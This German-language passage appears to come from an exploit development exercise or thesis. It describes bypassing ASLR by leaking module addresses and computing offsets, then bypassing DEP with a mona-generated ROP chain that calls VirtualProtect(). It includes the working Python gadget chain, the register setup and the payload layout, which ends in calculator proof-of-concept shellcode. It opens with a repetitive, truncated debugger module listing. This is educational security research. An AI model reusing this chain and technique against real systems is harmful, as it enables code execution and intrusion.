0x74C10000	0x74C10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74B10000	0x74B10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74A10000	0x74A10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74910000	0x74910000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74810000	0x74810000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74710000	0x74710000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74610000	0x74610000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74510000	0x74510000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74410000	0x74410000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74310000	0x74310000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74210000	0x74210000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74110000	0x74110000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x74010000	0x74010000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73F10000	0x73F10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73E10000	0x73E10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73D10000	0x73D10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73C10000	0x73C10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73B10000	0x73B10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73A10000	0x73A10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73910000	0x73910000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73810000	0x73810000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73710000	0x73710000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73610000	0x73610000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73510000	0x73510000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73410000	0x73410000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73310000	0x73310000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73210000	0x73210000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73110000	0x73110000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x73010000	0x73010000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72F10000	0x72F10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72E10000	0x72E10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72D10000	0x72D10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72C10000	0x72C10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72B10000	0x72B10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72A10000	0x72A10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72910000	0x72910000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72810000	0x72810000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72710000	0x72710000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72610000	0x72610000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72510000	0x72510000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72410000	0x72410000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72310000	0x72310000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72210000	0x72210000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72110000	0x72110000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x72010000	0x72010000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x71F10000	0x71F10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x71E10000	0x71E10000	0x00000000	True	True	True	True	True	1.0.0.0	C:\Windows\System32\user32.dll
0x71D10000	0x71D10000	0x00000000	True	True	True	True	True	1.0.0.0	C

Abbildung 29: Ausgewählte Felder bzw. Elemente innerhalb des retournierten Listen-Objekts

Die abgeleiteten Informationen wurden im nächsten Schritt in einem Dokument zusammengefasst. Dabei wurden die ausgewählten Listenelemente (liegend an Index 0, 27, 42 und 157) sowie die (zu dem Zeitpunkt) gültigen Basisadressen notiert. Jedes der Listenelemente definiert, wie oberhalb beschrieben, eine exponierte Speicheradresse und wird einer konkreten Systembibliothek zugeordnet. Wir subtrahieren von jeder der vier Speicheradressen die aktuelle Basisadresse der dazugehörigen Systembibliothek (siehe Abbildung 27) und berechnen uns dadurch das relative Offset. Dieser Rechenvorgang erfolgt, wie bereits beschrieben, initial und einmalig. Die vier ermittelten Offsets werden wir nachträglich zur dynamischen und automatisierten Berechnung der aktuellen Basisadressen benötigen. Dadurch werden wir den ASLR Schutzmechanismus aushebeln. Die zusammengefassten Informationen werden in Abbildung 30 veranschaulicht. Die berechneten Offsets sind blau markiert und werden durch einen Pfeil hervorgehoben.

```
Author: Aleksandar Pavlovic
#####
Localized fields through address leakage:
list[0] = WS2_32.dll => 771C6F01 (NEW dll)
list[18] = WS2_32.dll => 771C37AD (same dll)
list[27] = ucrtbase.dll => 71E1E76C (NEW dll)
list[42] = ntdll.dll => 77606594 (NEW dll)
list[44] = ntdll.dll => 77606570 (same dll)
list[71] = ntdll.dll => 775CE0ED (same dll)
list[74] = ntdll.dll => 77605DD3 (same dll)
list[75] = ntdll.dll => 77605AE0 (same dll)
list[98] = ucrtbase.dll => 71E0133F (same dll)
list[102] = ntdll.dll => 776065A6 (same dll)
list[107] = ucrtbase.dll => 71E01603 (same dll)
list[111] = ucrtbase.dll => 71DC6B38 (same dll)
list[113] = ucrtbase.dll => 71DC688E (same dll)
list[122] = ucrtbase.dll => 71D75F11 (same dll)
list[125] = ucrtbase.dll => 71D75F1D (same dll)
list[128] = ucrtbase.dll => 71D8B6D2 (same dll)
list[133] = ucrtbase.dll => 71D78273 (same dll)
list[157] = kernel32.dll => 76F43C45 (NEW dll)
list[160] = ntdll.dll => 776137F5 (same dll)
#####
DLLs: WS2_32.dll, ucrtbase.dll, ntdll.dll, kernel32.dll
#####
Selected fields:
list[0] = WS2_32.dll => 771C6F01
list[27] = ucrtbase.dll => 71E1E76C
list[42] = ntdll.dll => 77606594
list[157] = kernel32.dll => 76F43C45
#####
(Current) modul information - gathered via !mona modules:
WS2_32.dll
Base: 0x771c0000
Top: 0x771f5000
Size: 0x00035000
-----
ucrtbase.dll (?)
Base: 0x71d50000
Top: 0x71e28000
Size: 0x000d8000
-----
ntdll.dll
Base: 0x775b0000
Top: 0x776ec000
Size: 0x0013c000
-----
kernel32.dll
Base: 0x76ef0000
Top: 0x76fc4000
Size: 0x000d4000
-----
Alternative für ntdll.dll:
list[44] (= 77606570) - 775b0000 = 56570
#####
Offset Calculation:
WS2_32.dll: 771C6F01 - 771c0000 = 6F01
ucrtbase.dll: 71E1E76C - 71d50000 = CE76C
ntdll.dll: 77606594 - 775b0000 = 56594
kernel32.dll: 76F43C45 - 76ef0000 = 53C45
#####
Mona command for our ROP Chain:
!mona rop -m WS2_32.dll,ucrtbase.dll,ntdll.dll,kernel32.dll -rva -cpb "\x00"
#####
```

Abbildung 30: Zusammenfassung der wichtigsten Informationen zur Aushebelung von ASLR

Wir haben nun alle wichtigen Zutaten beisammen und können mit der Bildung der ROP Chain beginnen, um die DEP zu umgehen! Der Ansatz und die zugrundeliegende Methodik zur Entwicklung eines ROP Exploits werden in [42] detailliert beschrieben. Die Unterlagen aus [37] sowie die Unterkapitel 17.7 und 17.8 aus [43] wurden ebenfalls als Literatur herangezogen und sollen den Einstieg in der Thematik erleichtern. Während der Ausführung eines Return-Befehls (RET bzw. RETN gemäß der Assembler Terminologie) wird der oberste Wert vom Stack eingelesen. Dabei wird jener Inhalt vom Stack gelesen, auf den der Stack-Pointer (ESP) zeigt. Der eingelesene Wert wird in das Befehlszeigeregister (EIP) kopiert und der ESP anschließend auf das nächste bzw. untere Element am Stack gesetzt [43]. Der Stack-Pointer wird, äquivalent zur Ausführung eines „POP“ Befehls, um vier Bytes inkrementiert. Im Zuge der Analyse bzw. Recherche wurden die relevantesten Informationen aus [43] in einem separaten Dokument zusammengefasst und um persönliche Anmerkungen ergänzt. Die wichtigsten theoretischen Aspekte zum Ablauf einer ROP NOP Kette und zur Bildung einer ROP Kette mittels ROP Gadgets, einschließlich der persönlichen Ergänzungen, werden in Abbildung 31 (a-b) sowie Abbildung 32 (a-b) zusammengefasst.




Abbildung 31 (a-b): Durchlauf einer ROP-NOP Kette [43]




Abbildung 32 (a-b): Bildung und Ablauf einer ROP Kette mittels ROP Gadgets [43]

Am Stack können wir demzufolge keinen Pointer ablegen, welcher beispielsweise (wie zuvor in Aufgabe 2) eine JMP ESP Instruktion referenziert, da die DEP eine Ausführung unseres Shellcodes verhindern würde. Die Annahme hierbei ist natürlich, dass wir unseren Shellcode direkt beim ESP Register (Stack-Pointer) platzieren. Deswegen werden wir eine ROP Kette (siehe Abbildung 32 a) erstellen, welche in unserem Fall die Windows API VirtualProtect() [44] aufruft, um den Zugriffsschutz für den Speicherbereich unseres Shellcodes zu ändern und diesen ausführbar zu machen. Alternative Windows APIs zur Umgehung der DEP werden in [37] und [42] aufgelistet und beschrieben. Wir evaluieren die Ansätze aus [42] und legen eine systematische Vorgehensweise zur Bildung unseres ROP Exploits fest:

- Als Technik bzw. Windows API zur Umgehung der DEP wählen wir, wie bereits beschrieben, die Funktion VirtualProtect() [44] aus.
- Die vorhandenen ROP Gadgets und Vorschläge zur Bildung einer ROP Chain werden wir mittels des „!mona rop“ Befehls lokalisieren und zusammenfassen.
- Wir werden das EIP Register mit einem Pointer bzw. einer Speicheradresse überschreiben, welche auf eine RETN Instruktion verweist. Nach dem Junk Code folgt somit ein ROP Gadget, welches zur Ausführung einer ROP NOP Instruktion verwendet wird. Dadurch initialisieren wir unsere ROP Kette, welche ebenfalls am Stack abgelegt ist.
- Die erforderlichen Argumente bzw. Funktionsparameter zum Aufruf der VirtualProtect() Windows API werden in Registern gespeichert, welche wiederum mittels des „PUSHAD“ Befehls am Stack platziert werden. Dabei ist zu beachten, dass die Register in der folgenden Reihenfolge am Stack geschrieben werden (von links nach rechts): EAX, ECX, EDX, EBX, aktueller ESP (vor Ausführung des PUSHAD Befehls), EBP, ESI und EDI [45]

Die Funktionsparameter müssen in einer festgelegten Reihenfolge am Stack abgelegt werden, um den Programmfluss und somit den Funktionsaufruf von VirtualProtect() gewährleisten zu können. Die übergebenen Parameter müssen zum Zeitpunkt des Funktionsaufrufs ganz oben auf dem Stack liegen. Mittels des PUSHAD Befehls werden wir nachfolgend alle benötigten Werte bzw. Argumente auf einmal am Stack ablegen. Eine alternative Methodik umfasst die Platzierung von Argumenten, welche als Platzhalter dienen und ebenfalls zur Laufzeit umgeschrieben werden. Es können dadurch auch statische Werte auf dem Stack geschrieben werden (sofern darin keine Bad Chars enthalten sind) indem bestimmte ROP Gadgets verwendet werden, um die restlichen Parameter dynamisch zu berechnen und auf dem Stack (mittels einer Sniper Technik [42]) zu schreiben. Mittels der Register-indirekten Adressierungsmethode [46] [47] kann auf spezifische Segmente innerhalb des Stacks zugegriffen werden. Dadurch können Daten vom Stack gelesen und auf dem Stack geschrieben werden (z.B. MOV DWORD PTR DS:[ESP+ Offset], EAX).

Am Stack werden somit Adresszeiger (Pointer) platziert, welche ein spezifisches ROP Gadget referenzieren. Zwischen diesen Adresszeigern/Speicheradressen werden wir gegebenenfalls Daten ablegen müssen, welche von den Instruktionen, innerhalb der festgelegten ROP Gadgets, geladen bzw. bearbeitet werden. Sämtliche Manipulationen/Änderungen am Stack, welche durch

die Ausführung der ROP Gadgets resultieren, müssen evaluiert und kompensiert werden, um die ausgewählte Windows API erfolgreich (VirtualProtect [44]) auszuführen und dadurch die DEP für den Speicherbereich unseres Shellcodes auszuhebeln. Die Bildung eines ROP Exploits erfordert eine chronologische Ausführung einzelner Schritte [42]. Unser ROP Exploit setzt sich schlussfolgernd aus mehreren Komponenten zusammen: dem „*Stack Pivot*“ (Ausrichtung des Stack-Pointers auf unseren eingeschleusten und kontrollierten Datensatz); der „*Return Oriented Payload Stage*“ (ROP Gadgets bzw. ROP Kette zur Ausführung der ausgewählten Windows API (VirtualProtect) und Umgehung von DEP) und unserer „*traditionellen Payload*“ (der auszuführende PoC Shellcode, welcher der ROP Kette nachgestellt ist). Die Struktur eines ROP Exploits wird unterhalb in Abbildung 33 visualisiert.



Abbildung 33: Visualisierung der einzelnen Komponenten eines ROP Exploits [42] [48]

Der Stack-Pointer (ESP) zeigt in unserem Fall auf den eingeschleusten Buffer, da wir einen Stack-basierten Buffer Overflow ausnutzen und unseren kontrollierten Datensatz beim ESP Register platzieren. Der eingangs erwähnte Alternativansatz erfordert eine zusätzliche Stick Pivoting Sequenz, damit der Stack-Pointer auf den Buffer innerhalb des Heap Segments zeigt [48] [49]. Aus Gründen der Vollständigkeit soll erwähnt werden, dass weitere Analysen zeigten, dass die Startadresse des dynamisch allokierten Speicherbereichs (zum Zeitpunkt des initialen Pufferüberlaufs) nicht nur im ESI Register gespeichert wird, sondern auch 56 Bytes (Hex: 38) oberhalb des (aktuellen) ESP am Stack abgelegt wird. Diese Speicheradresse liegt somit in einem niedrigeren Speicherbereich und ist über einen negativen Offset (-38) abgebildet.

Wir werden im nächsten Schritt die verfügbaren ROP Gadgets lokalisieren und verwenden dazu das Python Skript mona.py (Mona). Im unteren Eingabefeld des Immunity Debuggers geben wir den folgenden Befehl ein: „!mona rop -m WS2_32.dll,ucrtbase.dll,ntdll.dll,kernel32.dll -rva -cpb \"\x00\"“. Der Prozess nimmt einige Minuten in Anspruch und generiert im Anschluss mehrere Textdateien, welche im lokalen „logs“ Verzeichnis abgelegt werden. Die Recherche im Web hat ergeben, dass mona.py nicht nur zur Identifizierung der verwendbaren ROP Gadgets genutzt werden kann, sondern auch eine Funktionalität beinhaltet, welche die Erstellung einer ROP Chain ermöglicht [50] [51]. Im lokalen Log-Verzeichnis des Immunity Debuggers werden neben der Datei „rop_chains.txt“ unter anderem auch die Dateien „rop.txt“, „stackpivot.txt“ und „rop_suggestions.txt“ abgelegt [52] [53]. Darin sind die verwendbaren ROP Gadgets zusammengefasst, welche im Bedarfsfall herangezogen werden können, um die ROP Kette zu adaptieren bzw. zu erweitern. Dem „rva“ Flag innerhalb des aufgelisteten Mona Befehls wird eine besondere Bedeutung zugeschrieben: Damit wird festgelegt, dass die Speicheradressen der angegebenen Module

(WS2_32.dll, ucrtbase.dll, ntdll.dll, kernel32.dll) als relative und nicht als absolute Adressen aufgelistet werden sollen. Die RVA (relative virtuelle Adresse) errechnet sich, indem von der lokalisierten Speicheradresse die aktuell zugewiesene Basisadresse des Moduls (DLL) subtrahiert wird. Das Mona Skript führt diese Operation automatisch durch und speichert die relativen Adressen in den aufgezählten Logs bzw. Textdateien ab. Wir haben zuvor eine ähnliche Rechenoperation durchgeführt und diese oberhalb beschrieben, als wir durch das Address Leakage das Offset der exponierten Module bzw. Speicheradressen initial ermittelt haben. Kombinieren wir nun die vom Mona-Befehl zurückgelieferten, relativen Adressen mit unserem zuvor beschriebenen Ansatz zur dynamischen Ermittlung der aktuell gültigen Basisadressen, so schaffen wir eine robuste und solide Ausgangslage, welche eine kontinuierliche Aushebelung von ASLR und DEP ermöglicht. Dadurch können wir nämlich die Adressen der ROP Gadgets automatisch zur Laufzeit berechnen und diese dynamischen Speicheradressen direkt in unsere ROP Chain einpflegen.

Während der Übung wurde festgestellt, dass der „!mona rop“ Befehl nicht ordnungsgemäß durchläuft, sofern das mona.py Skript über eine ältere Python 2.0 Version innerhalb des Immunity Debuggers gestartet wird. Dadurch wurden unter anderem einzelne ROP Gadgets in der ROP Chain korumpiert. Weiters wurde wechselweise eine der vier angegebenen Systembibliotheken (DLLs) ignoriert. Deswegen wurde die aktuellere Python Version 2.7.18 installiert und der Prozess mehrmals neu initiiert. Danach wurde eine ROP Chain mittels der ROP Gadgets aus den Modulen „WS2_32.dll, ucrtbase.dll, ntdll.dll, kernel32.dll“ zusammengestellt. Wir können den automatisierten Entwicklungsprozess der ROP Chain aufgrund der vorherigen Tätigkeiten nun auf vier konkrete Systembibliotheken/Module eingrenzen und effizienter abbilden, da wir die ROP Gadgets aus mehreren Quellen einlesen können. Es werden dabei nur jene Module festgelegt, welche eine dynamische Berechnung der Basisadressen ermöglichen (siehe oberhalb). Diese Module wurden zuvor über das Address Leakage lokalisiert. Wir überprüfen die ROP Chain auf notwendige Kompensationen und speichern sie danach in unserem Python Script ab. Wichtig ist dabei auf die konkrete Reihenfolge der auszuführenden Befehle bzw. der referenzierten Register zu achten und ein Verständnis über den Ablauf zu bilden. Dies erfordert eine dynamische Analyse der ROP Chain mithilfe des Immunity Debuggers. Abbildung 34 veranschaulicht das Setup der einzelnen Register für den Aufruf der Windows API VirtualProtect(). Die Register beinhalten unter anderem die Funktionsparameter und werden in einer bestimmten Reihenfolge auf dem Stack geschrieben.

```
Register setup for VirtualProtect() :  
-----  
EAX = NOP (0x90909090)  
ECX = lpOldProtect (ptr to W address)  
EDX = NewProtect (0x40)  
EBX = dwSize  
ESP = lpAddress (automatic)  
EBP = ReturnTo (ptr to jmp esp)  
ESI = ptr to VirtualProtect()  
EDI = ROP NOP (RETN)  
+ place ptr to "jmp esp" on stack, below PUSHAD  
-----
```

Abbildung 34: Register Setup für den Aufruf der Funktion VirtualProtect()

Die generierte ROP Kette wird unterhalb in Abbildung 35 aufgelistet. Das Stackframe wird dabei nach dem Register Setup aus Abbildung 34 gebildet. Die erstellte ROP Kette wird in unserem Python Skript als String-Objekt gespeichert. Der Funktion „create_rop_chain()“ werden die einzelnen Basisadressen der vier Systembibliotheken als Argumente übergeben. Retourniert wird das soeben beschriebene String-Objekt, welches die dynamisch berechneten Speicheradressen der einzelnen ROP Gadgets umfasst. Die Listenelemente werden dabei über den Funktionsaufruf „join()“ [54] zu einer Zeichenkette zusammengefasst. Pro Iteration wird ein zusätzliches Element angehängt. Die Adresszeiger (Pointer zu den jeweiligen ROP Gadgets) werden mittels der „struct.pack()“ [55] Methode, nach dem vorgegebenen Format („<I“), als vorzeichenlose Ganzzahl in der Little-Endian Byte-Reihenfolge abgespeichert. Das ROP Gadget an der Position „base_ucrtbase_DLL + 0x0002e3a5“ wurde mittels Aufspaltung eines bestehenden Maschinenbefehls, auch genannt „opcode splitting“ [42], im Modul ucrtbase.dll lokalisiert. Aus der bestehenden Instruktion wurde die darin enthaltene und zwei Byte lange Befehlsfolge „\x54\xC3“ (PUSH ESP, RET) abgeleitet und dadurch ein zusätzliches ROP Gadget identifiziert, welches mittels statischer Codeanalyse nicht sofort auffindbar ist.

```
def create_rop_chain(base_WS2_32_dll,base_ucrtbase_DLL,base_ntdll_dll,base_kernel32_dll):
    # rop chain generated with mona.py - www.corelanc.be
    rop_gadgets = [
        #[---INFO:gadgets_to_set_esi:---]
        base_kernel32_dll + 0x000a6ca5, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x000cf170, # ptr to &VirtualProtect() [IAT ucrtbase.dll] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x0003f8e2, # MOV EAX,DWORD PTR DS:[EAX] # RETN [ucrtbase.dll] ** REBASED ** ASLR
        base_ntdll_dll + 0x00089d85, # XCHG EAX,ESI # RETN [ntdll.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_ebp:---]
        base_ucrtbase_DLL + 0x0002baa7, # POP EBP # RETN [ucrtbase.dll] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x0002e3a5, # PUSH ESP # ret [ucrtbase.dll] ** REBASED ** ASLR => opcode splitting
        #[---INFO:gadgets_to_set_ebx:---]
        base_kernel32_dll + 0x000a54d4, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
        0xffffffff, # Value to negate, will become 0x00000201
        base_ucrtbase_DLL + 0x000a0348, # NEG EAX # RETN [ucrtbase.dll] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x0000d236, # XCHG EAX,EBX # RETN [ucrtbase.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_edx:---]
        base_kernel32_dll + 0x000a784c, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
        0xffffffff, # Value to negate, will become 0x00000040
        base_ucrtbase_DLL + 0x0006c484, # NEG EAX # RETN [ucrtbase.dll] ** REBASED ** ASLR
        base_ntdll_dll + 0x00036d70, # XCHG EAX,EDX # RETN [ntdll.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_ecx:---]
        base_ucrtbase_DLL + 0x000817e5, # POP ECX # RETN [ucrtbase.dll] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x000cef08, # &Writable location [ucrtbase.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_edi:---]
        base_WS2_32_dll + 0x0001ef46, # POP EDI # RETN [WS2_32.dll] ** REBASED ** ASLR
        base_ucrtbase_DLL + 0x000a034a, # RETN (ROP NOP) [ucrtbase.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_eax:---]
        base_kernel32_dll + 0x000a56e9, # POP EAX # RETN [kernel32.dll] ** REBASED ** ASLR
        0x00000000, # nop
        #[---INFO:pushad:---]
        base_ucrtbase_DLL + 0x00003884, # PUSHAD # RETN [ucrtbase.dll] ** REBASED ** ASLR
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Abbildung 35: Zusammensetzung der ROP Kette zur Aushebelung von DEP

Der ROP Exploit wurde in Anlehnung an Abbildung 33 (siehe oberhalb) zusammengesetzt. Unterhalb wird nun der Ablauf des Exploits beschrieben:

- Zunächst wird Junk Code übermittelt, welcher einen Pufferüberlauf erzwingt.
- Das EIP Register wird mit einem Adresszeiger überschrieben, welcher eine „RETN“ Instruktion (ROP NOP) direkt referenziert. Dadurch wird unsere ROP Kette initialisiert.
- Die ROP Kette befüllt die einzelnen Register nach dem zuvor beschriebenen Schema, bereitet die Funktionsparameter vor, indem beispielsweise Werte mit einem Nullzeichen

zuvor negiert werden und legt diese in umgekehrter Reihenfolge am Stack ab, sodass die Windows API ordnungsgemäß aufgerufen wird. Die Rücksprungadresse zu unserem Shellcode bzw. die Startadresse des anzupassenden Speicherbereichs wird dynamisch (zur Laufzeit) in das jeweilige Register (ESP und EBP) geschrieben.

- Der letzte Eintrag in der ROP Chain (`base_ucrtbase_DLL + 0x00003884`) führt, wie zuvor beschrieben den Befehl `PUSHAD` aus. Die befüllten Register werden dabei in einer bestimmten Reihenfolge [45] auf dem Stack platziert. Dabei wird das `EAX` Register als Erstes auf dem Stack geschrieben. Das `EDI` Register wird als Letztes auf dem Stack gelegt und folglich auch als erstes Element wieder vom Stack geholt (LIFO – Last In First Out). Dadurch wird das ROP Gadget an der im `EDI` Register hinterlegten Speicherstelle geladen. Mittels dieser Technik wird zuerst die zuvor erwähnte ROP NOP Instruktion ausgeführt. Diese initialisiert unsere ROP Kette und lädt das oberste Element vom Stack in das `EIP` Register. Zu diesem Zeitpunkt bildet der am Stack platzierte Inhalt des `ESI` Registers den obersten Stack-Eintrag ab. Dadurch rufen wir die Windows API Funktion auf, da die Speicheradresse des Funktionsaufrufs zuvor in das `ESI` Register geschrieben wurde. Die Argumente liegen nun oben am Stack auf und können an die Funktion `VirtualProtect()` übergeben werden!
- Gemäß der `__stdcall` [39] [56] Aufruf-Konvention (calling convention) ist die aufgerufene Funktion (callee) für das Aufräumen des Stacks verantwortlich. Diese Konvention wird laut [39] standardmäßig zum Absetzen von Windows API Calls verwendet. Die Windows API `VirtualProtect (callee)` wird in diesem Fall vom Stack (caller) aufgerufen und räumt den Stack mittels der Instruktion „`RETN 10`“ um 16 Bytes auf, da zuvor genau vier Argumente an die Funktion übergeben wurden.
- In das `EAX` Register wird eine NOP Sled geschrieben. Dieses Register wird mittels „`PUSHAD`“ 4 Byte oberhalb unseres PoC Shellcodes am Stack platziert. Dadurch soll der Rücksprung (`RETN 10`) aus der Funktion `VirtualProtect()` abgefangen werden.
- Unterhalb des NOP Sleds wird abschließend noch unser PoC Shellcode für den Calculator angehängt. Dieser soll im letzten Schritt ausgeführt werden und unsere Exploit Payload für den ASLR und DEP Bypass abrunden.

Wir starten unser adaptiertes Python Programm und hängen die Anwendung im Debugger an. Mithilfe unserer Funktion lassen wir uns die aktuellen Basisadressen für die einzelnen Module automatisch berechnen. Wir ermitteln zum Zwecke des Testens den Adresszeiger des ersten ROP Gadgets händisch, indem wir den relativen Offset (`0x000a6ca5`) zur aktuellen Basisadresse von `kernel32.dll` addieren. Wir suchen nach der errechneten Adresse im Immunity Debugger und setzen einen Breakpoint an dieser Position. Dadurch sollten wir den aktuellen Zustand unseres Stackframes und der ROP Kette (siehe Abbildung 35) zur Laufzeit erfassen können. Abbildung 36 zeigt, dass unser Breakpoint erfolgreich von der Anwendung erreicht wurde. Rechts unten ist unsere zusammengesetzte Exploit Payload sowie der aktuelle Zustand des Stacks zu sehen. Unser Buffer bildet sich somit wie folgt: „Junk Code – ROP Payload – PoC Shellcode“.

